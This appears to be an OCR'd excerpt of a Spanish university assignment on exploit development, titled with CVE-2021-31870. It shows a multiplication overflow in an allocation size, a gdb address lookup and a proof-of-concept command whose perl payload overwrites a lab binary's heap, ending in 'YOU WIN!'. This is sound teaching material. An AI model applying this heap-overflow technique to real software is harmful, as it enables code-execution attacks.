
(nmemb * size) % 2^32 = 128

1073741856 * 4 % 2^32 = 128



```
(gdb) p secret
$1 = {void ()} 0x804934b <secret>
```

3-Demostración práctica - Prueba de concepto



```
student@esv-62240:~/Desktop/Seguridad/trabajo/exploit$ ./heap1 1073741856 4 $(perl -e 'print "\x4b\x93\x04\x08"x256')
nmemb: 1073741856
size: 4
mult: 128
[*] Printing @data ptr ...
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
ptr: 0x8ecc568 (user ptr: 0x8ecc570)
chunk sizes: 0, 145
chunk bits: A=1, M=0, P=1
chunk fd, bk: (nil), (nil)
next chunk [0x8ecc5f8] sizes (fd, bk): 0x00000010, 0x00000000
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
[*] Printing @aux ptr ...
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
ptr: 0x8ecc5f8 (user ptr: 0x8ecc600)
chunk sizes: 0, 17
chunk bits: A=1, M=0, P=1
chunk fd, bk: 0xb7d39be0, (nil)
next chunk [0x8ecc608] sizes (fd, bk): 0x000219f8, 0x00000000
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
YOU WIN!
```

Máster Universitario en Ingeniería Informática

Explotación de vulnerabilidades en sistemas software

CVE-2021-31870

Raúl Herguido Sevil